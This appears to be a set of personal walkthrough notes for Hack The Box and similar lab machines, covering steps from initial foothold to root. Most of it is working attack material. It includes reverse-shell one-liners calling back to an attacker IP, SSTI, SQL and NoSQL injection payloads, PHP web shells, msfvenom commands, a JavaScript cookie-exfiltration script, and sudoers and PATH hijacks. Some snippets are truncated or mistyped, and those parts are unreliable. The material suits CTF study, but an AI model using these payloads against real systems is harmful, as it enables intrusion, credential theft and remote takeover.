



# Machines

## ▼ Cap (python → root)

How to get root if python 3 is available on the box.

```
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# id&&hostname
uid=0(root) gid=1001(nathan) groups=1001(nathan)
cap
root@cap:~#
```

## ▼ Armageddon

```
[eu-mod-2]-[10.10.14.8]-[ippsec@parrot]-[~/htb/armageddon]
[*]$ searchsploit Drupalgeddon2
-----
Exploit Title | Path
-----
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit) | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC) | php/webapps/44448.py
-----
Shellcodes: No Results
Papers: No Results
[eu-mod-2]-[10.10.14.8]-[ippsec@parrot]-[~/htb/armageddon]
[*]$ searchsploit -m php/webapps/44448.py
Exploit: Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)
URL: https://www.exploit-db.com/exploits/44448
Path: /usr/share/exploitdb/exploits/php/webapps/44448.py
File Type: a /usr/bin/env script, ASCII text executable, with CRLF line terminators
Copied to: /home/ippsec/htb/armageddon/44448.py
```

- If apt is not working so try "snap install".
- If wget is not working.

```
[brucetherealadmin@armageddon tmp]$ wget 10.10.14.8/xxxx_1.0_all.snap
-bash: wget: command not found
[brucetherealadmin@armageddon tmp]$ curl 10.10.14.8/xxxx_1.0_all.snap -o test.snap
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Done    0     0     0    0         0      0      0     0
100 4096 100 4096    0     0 20539      0 --:--:-- --:--:-- --:--:-- 20686
```

## ▼ Knife (nmap)

Different type of Nmap Scan:

```
[eu-mod-2-udp]-[10.10.14.8]-[ippsec@parrot]-[~/htb/knife]
[*]$ sudo nmap -p- --min-rate=10000 -v -oA nmap/knife 10.10.10.242
```

#### ▼ Mr. Robot

Hydra Usage: hydra -L fsociety.dic -p test 10.10.248.102 http-post-form "/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username." -t 30

#### ▼ Explore (Port Forwarding, Android Pentesting)

PortForwarding:

in machine: ssh> -L 5555:localhost:5555

in kali machine: adb devices (here it is showing localhost:5555)

Then —> write adb -s localhost:5555 -shell and we connect it.

#### ▼ Return (Windows)

we can use type instead of cat in windows machines.

the root and user flags are always at 'Desktop'. in their respective user's folder.

- For connecting a reverse shell from windows we can do: (If WinRM port is open)



```
upload /usr/share/windows-resources/binaries/nc.exe
sc.exe config vss binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.2 1234"
```

Then start a nc listener at port 1234 and then again write these commands:



```
sc.exe stop vss
sc.exe start vss
```

then we get a system32 shell.

#### ▼ NodeBlog (Node.js)

In this machine we have a login page which is basically in mongodb so we can do this:

```
1 POST /login HTTP/1.1
2 Host: 10.129.96.160:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/201
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 48
9 Origin: http://10.129.96.160:5000
10 DNT: 1
11 Connection: close
12 Referer: http://10.129.96.160:5000/login
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 {
  "user": "admin",
  "password": {
    "regex": ".*"
  }
}
```

Change it into json

#### ▼ Nunchucks (Perl + Server side template Injection)

If any template ask us for only email so we can check like this:

{{7\*7}}@test.com

if it return 49 so it is vulnerable.

#### In Email (payload):

```
{{range.constructor("`return global.process.mainModule.require('child_process').execSync('rm /tmp/f;mkfifo/tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.82 9001 >/tmp/f')")()}}
```

#### root.pl script:

```
#!/usr/bin/perl
use POSIX qw(strftime);
use POSIX qw(setuid);
POSIX::setuid(0);
exec "/bin/bash"
```

#### ▼ Seal (Tomcat)

If we see a marketing web app so we can use fuzzing:

ffuf -u <https://10.10.10.250/FUZZ> -w /usr/share/wordlists/dirb/common.txt

If we get uploading payload on tomcat server so we can do like:

msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=10.10.14.82 LPORT=9001 -f war >shell.war

#### ▼ Forge (SSRF)

In url field there is a SSRF vulnerability:

<http://aDmiN.fOrgE.hTb/upload?u=ftp://user:heightofsecurity123!@0x7f000001>

[0x7f000001](http://0x7f000001) —> 127.0.0.1 (If we encode ip into hex so it will work same.)

by these we can get id\_rsa and then we ssh on the box and then we will see sudo -l and we get a python file and in python file we have a password and this file is listing on localhost at a specific port so again open a open session and then nc on that port

and give a random character and we get pdb error and then use this script

```
import os
os.system("/bin/bash")
# and now we are root.
```

#### ▼ LogForge (LOG4j, tomcat)

We have noting much, just a simple web page.

We see that there is tomcat so we do like this —> `10.129.96.153/name=WhiteDevil/manager/` (Last / is very imp.)

Default creds of tomcat is **"tomcat:tomcat"**

After entering the tomcat we do as usual upload a shell like:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.82 LPORT=9001 -f war >shell.war
```

but we fail,

For reverse shell we use two tools download from github and commands are:

—> ysoserial-modified tool:

command:

#### ▼ PreVise (login, sqlmap)

In this box we have a simple login page so firstly intercept the login request save it and use sql map for cracking:

```
sqlmap -r login.req --batch
```

but it not work.

Now we found accounts.php in the gobuster so we intercept accounts.php and then go to burp and under 'do intercept' request we will 'response to this request' and then change 302 found —> 200 Ok and then forward it and we will land on the create account page.

Then go to log data section and go to file delimiter and intercept the request and then put a reverse shell in url encoded form. and we get shell.

By reading the config file we will get a mysql password and then we will go into my sql:

```
mysql -u root -p'mySQL_p@ssw0rd!:') -e 'show databases;'
```

```
mysql> mysql -u root -p'mySQL_p@ssw0rd!:') -e 'select * from accounts;'
```

and we get the password after cracking it from the hashcat: **ilovecody112235!**

we can also do ssh with these creds of m4lwhere

now after sudo -l we analyze that it is storing data in gzip file so we will made our own which which directly gives us root.

now make a file call gzip and write this :

```
#bin/bash bash -i >& /dev/tcp/10.10.14.82/9001 0>&1
```

and then —> `chmod +x gzip`

```
export PATH=.:$PATH
```

```
gzip
```

```
exit
```

and then again run sudo -l command:

```
sudo /opt/scripts/access_backup.sh
```

and now we are root.

#### ▼ Resolute(windows, password policy(crackmapexec), evil-winrm, winpeas)

we see that smb here so for find password policy we use:

```
crackmapexec smb —pass-pol 10.129.166.46
```

if we have password and list of users we can do :

```
crackmapexec smb 10.129.166.46 -u users.txt 'Welcome123!'
```

By evil-winrm we get a shell:

```
evil-winrm -i 10.129.163.97 -u melanie -p'Welcome123!'
```

For download winpeas we will do:

```
curl 10.10.14.82:8000/winPEASx64.exe -o win.exe
```

after that see ippsec video —> <https://youtu.be/8KJebvmd1Fk?t=2310>

#### ▼ Love (php)

First of all we get a login web page and we get a web page we will go to staging.love.htb and write 127.0.0.1:5000 and we get admin user id and password.

now when we logged in we will try to add a voter for that we will go to /admin/voters.php and we can add a voter there and intercept the request, in the place of metadata of image we will put our php script ie:

```
<?php
system($_REQUEST['cmd']);
?>
```

and change file name .jpeg vali to .devil.php

now go to /images/devil.php?cmd=dir and we have command Injection.

and intercept the cmd request in the burp and change the request method and then we will inject our command by :

(nc listener 9001 )

```
powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.82:8000/revshell.ps1')"
```

and we get a shell

now for root we will use msfvenom:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.82 LPORT=9001 -f msi > payload.msi
```

upload it on the box, set a nc listener and we are root.

#### ▼ UHC Union

First of all we get a ctf page so we will do union injection here.

in the player field we will do like:

```
ad' union select group_concat(one, "n") from november.flag-- - and write the flag in the flag section.
```

Now the ssh port is open so we will try to find the user name and password for same.

so in the gobuster output we get a config.php file so we will do here we use payload like:

```
player=adq' union select LOAD_FILE('/var/www/html/config.php')-- -
```

now we get a user and password for ssh.

Now intercept the request of firewall.php

```
X-FORWARDED-FOR: clear;bash -c 'bash -i >& /dev/tcp/10.10.14.82/9001 0>&1';
```

and we get a shell.

In this shell we if we do sudo -l so then is now passwd for all

so just do sudo su - and we are root.

#### ▼ Pikaboo (Apache[admin], ftp)

we have a simple web page here and there is a admin login.

so we use this and we are in.

```
http://10.129.95.191/admin../admin\_staging/index.php
```

Then we go to this paga:

```
http://10.129.95.191/admin../admin\_staging/index.php?page=../../../../../../../../var/log/vsftpd.log
```

now we do ftp at ip and put payload in the name section:

```
<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.82exit/9001 0>&1'"); ?>
```

(nc listener )and refresh the web page and now we get a shell.

now after some recon we find that a user name and password i.e\*. `pwnmeow:G0tT4_C4tcH'3m_4lL!_**`

we try to ssh but it does not work so we have ftp and we get in.

now make a wired payload in our box:

```
'|echo YmFzaCAGLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuODIvOTAwMSAgMD4mMSAg|base64 -d| bash;.csv'
```

then go to ftp shell and "cd versions" bcz of cron

write `mput |echo*`

and after 200 successfully request start a nc listner on 9001 and after 1 minute we get a root shell.

#### ▼ Time (jdbc, java, timer\_backup)

First of all we get a web page which has a service "jdbc" we get a payload for this:

before deploying the payload save payload as inject.sql and nc listener 9001.

```
Payload: ["ch.qos.logback.core.db.DriverManagerConnectionSource",  
{ "url": "jdbc:h2:mem::;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://10.10.14.82:8000/inject.sql'" } ]
```

now we get a shell.

in this shell we run linpease script and we get a suspicious hit:

`/usr/bin/timer_backup.sh` —>this file is changing every minute.

```
#!/bin/bash  
  
bash -c 'bash -i >& /dev/tcp/10.10.14.82/9001 0>&1'  
  
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
```

so we change it and start a nc listner on 9001 and so some seconds after we are root.

#### ▼ Curling (Joomla, Templates, hexdump[xxd], cronjobs)

in this box we have a web page which is based on joomla so for finding the default version we will use this command:

`10.10.10.150/administrator/manifests/files/joomla.xml`

For finding the vulnerability in joomla we use this tool: `joomscan`

`joomscan —url http://10.10.10.150 -ec | tee joomscan.out`

in the website we get a secret.txt which contain a base 64 string i.e. `Curling2018!`

and we get a user name on the website i.e. Floris so just logged in with these credentials.



When we get a admin page of any like tomcat, apache, wordpress, joomla so 1st of all try to edit templates bcz they are in php which is easy for command injection.

We create a new file in the box and we have command injection vulnerability.

```
<?php  
system($_REQUEST['cmd']);  
?>
```


Now go to here and nc, python server on background:

`http://10.129.95.228/templates/protostar/white_devil.php?cmd='bash -i >& /dev/tcp/10.10.14.82/9001 0>&1'`

And we get a shell.

but here we are www not floris so we will see a file pass\_backup which is a hex dum so we will use a tool call xxd for reversing it.

or we can use our cyber chef for this:



We get a password file i.e: `5d<wdCbdZu)jhChXll`

now we are in ssh shell of floris but we see that we are not have root permissions.

we 2 files input and report in the /home tab

we see that input going to localhost so we will try to change it we do like this:

We change input to

```
url = "http://10.10.14.82:8080/sudoers"
output = "/etc/sudoers"
user-agent = "Devil/1.0"
```

and in our kali machine we copy /etc/sudoers to current directory and edit it like:

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
floris  ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

#includedir /etc/sudoers.d
```

now save to input file.

Start a python server on same directory.

and we get a hit in python server so our file is uplaoded in ssh shell.

do sudo -su paste floris password(cyberchef) and we are root.

▼ TraceBack (wget linpease.sh, ssh-keygen, lua )

We get a simple we page.

we got to seclist and find word list for `CommonBackdoors-PHP.fuzz.txt`

after doing gobuster so get a page :

<http://traceback.htb/smevk.php>

in the source code of web page we get a hint :

**<!--Some of the best web shells that you might need ;) -->**

and we google it and found the password for that web shell:

<https://github.com/TheBinitGhimire/Web-Shells/tree/master/PHP>

and upload a reverse web shell on the web page inside the login page and we got a shell.

after that we get [linpeas.sh](#) on the box by :

wget 10.10.14.82:8000/linpeas.sh (in /dev/shm folder)

so now we have to get into sysadmin so for that we will know it has **"lua"** here.

```
webadmin@traceback:/home/webadmin$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
```

For we create a script in our kali: [devil.lua](#)

```
file = io.open("/home/sysadmin/.ssh/authorized_keys", "a")
io.output(file)
io.write("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDgt/eAhJ0iGuJgQGf1h27Bw3Bb/SNqhQZr1eb7ccsLcWQl9MtHH0nPP1q9mLjQusHUh6o+DpHg1yvCq6J67I9T
io.close(file)
```

For ssh key gen use command:

[ssh-keygen -f sysadmin](#)

in io.write use the [sysadmin.pub](#) content.

and upload it in the shell.

use command:

[sudo -u sysadmin /home/sysadmin/luvit /dev/shm/devil.lua](#)

If it don't gives us any error so we successfully uploaded our ssh key.

now in kali box do [chmod 600 sysadmin](#) and then [ssh -i sysadmin sysadmin@ip](#)

and we get in ssh shell.

go to —> [sysadmin@traceback:/etc/update-motd.d\\$ nano 00-header](#)

```
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

bash -c 'bash -i >& /dev/tcp/10.10.14.82/9001 0>&1'
```

nc listener on background, close www shell and do ssh again in new tab.

and we are root.

▼ Dynstr (Dynamic DNS, IP, Terminal → Burp, ssh key(removing spaces) )

In this box we have a web page on the web page we have **"no-ip"**, we google it and found something interesting:



So do like this:

`curl "http://dynadns.sndanyd@10.129.157.131/nic/update?hostname=devil.dynamicdns.htb&ip=10.10.14.82"`

Now we made a place in dynamic dns.

Now we get this request in the burp by terminal by doing:

`curl --proxy http://localhost:8080 'http://dynadns.sndanyd@10.129.157.131/nic/update?hostname=de`sleep+2`vil.dynamicdns.htb&myip=10.10.14.82'`

And we see that sleep is working here so try to gain a reverse shell.

and in burp we do like this:

```
GET /nic/update?hostname=de$(bash+-c+'bash+-i+%26+/dev/tcp/0x0a0a0e52/9001+0>%261')vil.dynamicdns.htb&ip=10.10.14.82 HTTP/1.1
Host: 10.129.157.131
Authorization: Basic ZHluYWwuc2pzbmRhbnlk
User-Agent: curl/7.74.0
Accept: */*
Connection: close
```



Here we encode ip to hex because . are not accepting here.


Now we have a shell.

now we go to `/home/bindmgr/support-case-C62796521$ cat strace-C62796521.txt`

here we get a ssh key in down side.

but this is not in a proper format.

so we copy this and in vi we do like this:



and now ssh is in proper format.

now do ssh:

For further watch ippsec video: <https://youtu.be/csxP6Vpp5js?t=1682>

#### ▼ Schooled (Moodle, XSS, cookie stealing, GTFObin)

In this box we get a school website and noting much on it, so we run gobuster on it and looking for vhost and we found : [moodle.schooled.php](http://moodle.schooled.php), we go there and find a moodle page.

We can easily enroll in mathematics subject and when we enrolled in this and go to announcements section we see that it is updating so we have a hit that here might be **XSS**.

We go inside moodle as register a new account and then we have a **xss** exploit field here:

MoodleNet profile

We create a file inside our kali machine and upload it here so we get a cookie.

`<script src="http://10.10.14.82/devil.js"></script>`

devil.js file:

```
document.write('');
```

Now we get a cookie so replace this cookie by user cookie and we are now different user.

Now in this version of moodle, there is a CVE i.e. [CVE-2020-14321](#) (in nmap scan we got a date so by these we go to “Moodle security Announcement” and get the result.)

Now we know that the manger of moodle is [Lianne Carter](#)



Now in the burp we capture the request and change like this:

The image shows two side-by-side screenshots. The left screenshot is from Burp Suite's 'Intercept' tab, showing a captured HTTP request to 'http://moodle.schooled.htb'. The 'INSPECTOR' panel on the right shows the request details, with the 'roleassign' parameter highlighted. The right screenshot is from the Moodle 'Schooled' interface, showing the 'Mathematics' course page with the 'Participants' tab selected. The 'Participants' list shows 22 participants found, with search filters for 'First name' and 'Surname'.


Now we will do manually add lean carter and when we go to her page so we can logged in as admin page available.

Now we go to here and intercept the request:

moodle.schooled.htb

[Dashboard](#) / [Site administration](#) / [Users](#) / [Permissions](#) / [Define roles](#)

now go to cve and replace the long junk with payload.




after doing this go to here and now we can install plugins:

## moodle.schooled.htb

[Dashboard](#) / [Site administration](#) / [Plugins](#) / [Install plugins](#)

In the CVE page we get a:



go there and install the zip file in moodle and we get code execution.

now upload a bash script in cmd command in burp and url encode it and now we get a shell.

now go to `/usr/local/www/apache24/data/moodle/` and we get a config.php file where we get database password.

in mysql database we get a password for jamie (bcz in `/etc/passwd` we got nologin for her.)

now we can ssh with `"jamie":!QAZ2wsx`

now if we do `sudo -l` so we see that "pkg" and if we go to `gtfobins` so we find `sudo` it.

now in our system do like this:

```
TF=$(mktemp -d)
echo '/tmp/shell.sh' > $TF/x.sh
fpm -n x -s dir -t freebsd -a all --before-install $TF/x.sh $TF
```

and upload it on the ssh shell.

now in ssh shell do like this:

nano /tmp/shell.sh

```
#!/bin/bash
bash -i && /dev/tcp/10.10.14.82/9001 0>&1
echo "TEST" > /tmp/pwned
```

chmod +x /tmp/shell.sh

sudo pkg install -y --no-repo-update ./x-1.0.tgz (nc listener on another tab)

and now we are root.

▼ Tenet (Wordpress, gobuster[discovery], mysql, hashcat, ssh-keygen, inotify)


we have a web page on this box which is based on wordpress.

so simply sum wp-scan on this and found some info:

**wpscan --url tenet.htb --enumerate p,u --plugins-detection aggressive**

now go to default login page of wordpress. (/wp-login.php)

Noting more on login page but if we see 'neil' comment :



we can't find the sator.php on tenet.htb so we go to ip address web page and we can find that there.

There we see that it is updating the database there so we search again there for some more files.

**gobuster dir -u <http://10.129.144.239> -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -t 150 -x php -d**

and we find **sator.php.bak**

we download it and make our own php file with the help of .bak file

```
<?php
class DatabaseExport
{
    public $user_file = 'devil.php';
    public $data = '<?php system ($_REQUEST["cmd"]); ?>';
}
$pwn = new DatabaseExport;
echo (serialize($pwn));
```

now in kali machine run this file as: php pwn.php and we see a output as:

**O:14:"DatabaseExport":2:{s:9:"user\_file";s:9:"devil.php";s:4:"data";s:35:"<?php system (\$\_REQUEST["cmd"]); ?>";}**

now go to here and paste it like:

**[http://10.129.144.239/sator.php?arepo=O:14:"DatabaseExport":2:{s:9:"user\\_file";s:9:"devil.php";s:4:"data";s:35:"<?php system \(\\$\\_REQUEST\["cmd"\]\); ?>";}](http://10.129.144.239/sator.php?arepo=O:14:)**

and if we go to → <http://10.129.144.239/devil.php?cmd=id> so we have command execution.

now intercept the request in burp and get a www reverse shell.

we go to wordpress and open wp-config file there we got a password of user "neil":"Opera2112"

we go to mysql on www shell by:

mysql -u neil -p (paste the password)

show databases;

show tables;

select \* from wp\_users;

now we got hashes of users and try to crack with the help of 'hashcat'

we go to this website for finding the mode of hashcat → [https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

and run command:

**hashcat -m 400 -o crack.txt hash.txt /root/Downloads/rockyou.txt --force --self-test-disable**

but we have not get success.

but now we do ssh neil with the password we found and we got a hit.

we are now inside ssh shell.

now when we do sudo -l on the shell so we get a .sh file which is writing a ssh key on the root user.

so we go to this blog post of "[C inotify example](#)" and copy the code.

now we modify the code: (line 73 to 78):

#### ▼ C code

```
#include<stdio.h>
#include<sys/inotify.h>
#include<unistd.h>
#include<stdlib.h>
#include<signal.h>
#include<fcntl.h> // library for fcntl function

#define MAX_EVENTS 1024 /* Maximum number of events to process*/
#define LEN_NAME 16 /* Assuming that the length of the filename
won't exceed 16 bytes*/
#define EVENT_SIZE ( sizeof (struct inotify_event) ) /*size of one event*/
#define BUF_LEN ( MAX_EVENTS * ( EVENT_SIZE + LEN_NAME ))
/*buffer to store the data of events*/

int fd,wd;

void sig_handler(int sig){

    /* Step 5. Remove the watch descriptor and close the inotify instance*/
    inotify_rm_watch( fd, wd );
    close( fd );
    exit( 0 );

}

int main(int argc, char **argv){

    char *path_to_be_watched;
    signal(SIGINT,sig_handler);

    path_to_be_watched = argv[1];

    /* Step 1. Initialize inotify */
    fd = inotify_init();

    if (fcntl(fd, F_SETFL, O_NONBLOCK) < 0) // error checking for fcntl
        exit(2);
```

```

/* Step 2. Add Watch */
wd = inotify_add_watch(fd,path_to_be_watched,IN_MODIFY | IN_CREATE | IN_DELETE);

if(wd!=-1){
    printf("Could not watch : %s\n",path_to_be_watched);
}
else{
    printf("Watching : %s\n",path_to_be_watched);
}

while(1){

    int i=0,length;
    char buffer[BUF_LEN];

    /* Step 3. Read buffer*/
    length = read(fd,buffer,BUF_LEN);

    /* Step 4. Process the events which has occurred */
    while(i<length){

        struct inotify_event *event = (struct inotify_event *) &buffer[i];

        if(event->len){
            if ( event->mask & IN_CREATE ) {
                if ( event->mask & IN_ISDIR ) {
                    printf( "The directory %s was created.\n", event->name );
                }
                else {
                    printf( "The file %s was created.\n", event->name );
                    FILE *fptr;
                    char fullname[] = "/tmp/";
                    strcat (fullname, event->name);
                    fptr = fopen (fullname, "w");
                    fprintf(fptr, "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDNcNq4enhFZsUhsU4Rgje1MadBHUTX41Q3hIAGotLKha1RQY6mYdv2";
                    fclose(fptr);
                }
            }
            else if ( event->mask & IN_DELETE ) {
                if ( event->mask & IN_ISDIR ) {
                    printf( "The directory %s was deleted.\n", event->name );
                }
                else {
                    printf( "The file %s was deleted.\n", event->name );
                }
            }
            else if ( event->mask & IN_MODIFY ) {
                if ( event->mask & IN_ISDIR ) {
                    printf( "The directory %s was modified.\n", event->name );
                }
                else {
                    printf( "The file %s was modified.\n", event->name );
                }
            }
            i += EVENT_SIZE + event->len;
        }
    }
}

```

now compile this code with gcc: gcc pwn.c -o pwn

now upload the pwn file in ssh shell and also open a parallel ssh shell of neil.

wget pwn file in tmp dir and chmod +x on it and run as: ./pwn /tmp

after run it in one shell simultaneously run sudo [enableSSH.sh](#) in other shell so we get a message like this:

Successfully added root@ubuntu to authorized\_keys file!

now if we do in our kali like: ssh -i tenet [root@10.129.144.239](#)

so we are now root.

▼ Holiday (sqlmap, XSS, Command Injection, reverse shell, NPM)

We have a web page first. we start gobuster like follow and go to login page:

`gobuster dir -u http://10.129.29.106:8000 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -t 150 -a Linux`

We intercept the request in the burp and try to use sqlmap on it:

`sqlmap -r login.req --level=5 --risk=3 -dump-all` (Change Windows → Linux in login.req)

We get a password and username → **RickA:nevergonnagiveyouup**

now we see that there are some type of updating here by the admin in every one minute so we will try **XSS** here.

In the field it is encoding our payload so we will write a program in python for encoding char code:

```
def createEncodedJS (ascii):
    decimal_string = ""
    for char in ascii:
        decimal_string += str(ord(char)) + ","
    return decimal_string[:-1]
```

Payload:

 ``  
`<script>eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,119,114,105,116,101,40,39,60,115,99,114,105,11`  
`</script>>">`

```
>>> print createEncodedJS("""document.write('<script src="http://10.10.14.82/devil.js"></script>');""")
100,111,99,117,109,101,110,116,46,119,114,105,116,101,40,39,60,115,99,114,105,112,116,32,115,114,99,61,34,104,116,116,112,58,47,47,49,48,46,49,48,46,49,52,46,56,50,47,100,101,118,105,108,46,
106,115,34,62,60,47,115,99,114,105,112,116,62,39,41,59
```

Now we write our devil.js script:


```
var req1 = new XMLHttpRequest();
req1.open ( 'GET', 'http://localhost:8000/vac/124612db-32c1-4e21-b66f-4ae02b0bb7cf', false);
req1.send ();
var response = req1.responseText;
var req2 = new XMLHttpRequest();
var params = "cookie=" + encodeURIComponent(response);
req2.open('POST', 'http://10.10.14.82:8000/devil', true);
req2.setRequestHeader( 'Content-type', 'application/x-www-form-urlencoded');
req2.send(params);
```

now upload the payload and `python server on 80 and nc -lnvp 8000 > tmp`

in tmp we get a url encoded long string, we decode it with the help of cyberchef and then we find the admin cookie in the last portion of the html page.

Now we copy the admin cookie and replace it with our cookie and now we get a admin window.

now we go to /admin and we have two options notes and booking so we intercept the note's request in the burp and we see that there is a **command injection vulnerability** here.



